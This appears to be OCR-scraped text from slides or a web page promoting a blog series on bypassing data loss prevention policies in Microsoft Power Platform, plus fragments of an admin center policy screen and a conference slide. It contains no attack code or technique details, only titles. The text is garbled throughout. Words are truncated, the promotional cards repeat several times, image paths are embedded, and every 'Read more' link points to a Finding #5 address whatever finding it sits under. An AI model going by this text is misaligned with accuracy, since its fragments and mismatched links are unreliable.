
Finding #2 – HTTP calls

Yuval Adler
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered- Finding #2 – HTTP calls

Read more >

https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/



Power Platform admin center

DLP Policies > New Policy

Policy name

Set default group

Search connectors

locked (0)

oup can't share data with connectors in other groups. Unassigned

	Blockable	Endpoint config
	No	No
OneDrive for Business	No	N

Back Next Cancel

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Read Blog

Microsoft Power Pl DLP Bypass Uncov Finding #1

Read more >

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

Read Blog

Microsoft Power Pl DLP Bypass Uncov Finding #2 – HTTP

Read more >

New Blog Series

zenity

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

Read Blog

Yuval Adler
Customer Success Director


Microsoft Power Platform DLP Bypass Uncovered – Finding #3 – Custom Connectors

Read more >

https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



Power Platform admin center

DLP Policies > New Policy

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Read Blog

Microsoft Power Pl DLP Bypass Uncov Finding #1

Read more >

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

Read Blog

Microsoft Power Pl DLP Bypass Uncov Finding #2 – HTTP

Read more >

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

Read Blog

Microsoft Power P DLP Bypass Uncov Finding #3 – Cust Connectors

Read more >

New Blog Series

zenity

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors


Read Blog

Yuval Adler
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered – Finding #4 – Unblockable connectors

Read more >

https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/



Power Platform admin center

DLP Policies > New Policy

Policy name

Home
Environments
Anal
Billin
Setti
Reso
Help
Data
Data
Polic

Pow
Con
Register now

roup

OneDrive for Business No N

No No

New Blog Series
Microsoft Power Platform
DLP Bypass Uncovered
Finding #1 – The problem with enforcing DLP policies for pre-existing resources
Read Blog

Microsoft Power Pl
DLP Bypass Uncov
Finding #1

Read more >

New Blog Series
Microsoft Power Platform
DLP Bypass Uncovered
Finding #2 – HTTP calls
Read Blog

Microsoft Power Pl
DLP Bypass Uncov
Finding #2 – HTTP

Read more >

New Blog Series
Microsoft Power Platform
DLP Bypass Uncovered
Finding #3 – custom connectors
Read Blog

Microsoft Power P
DLP Bypass Uncov
Finding #3 – Custo
Connectors

Read more >

New Blog Series
Microsoft Power Platform
DLP Bypass Uncovered
Finding #4 – Unblockable connectors
Read Blog

Microsoft Power Pl
DLP Bypass Uncov
Finding #4 – Unblo
connectors

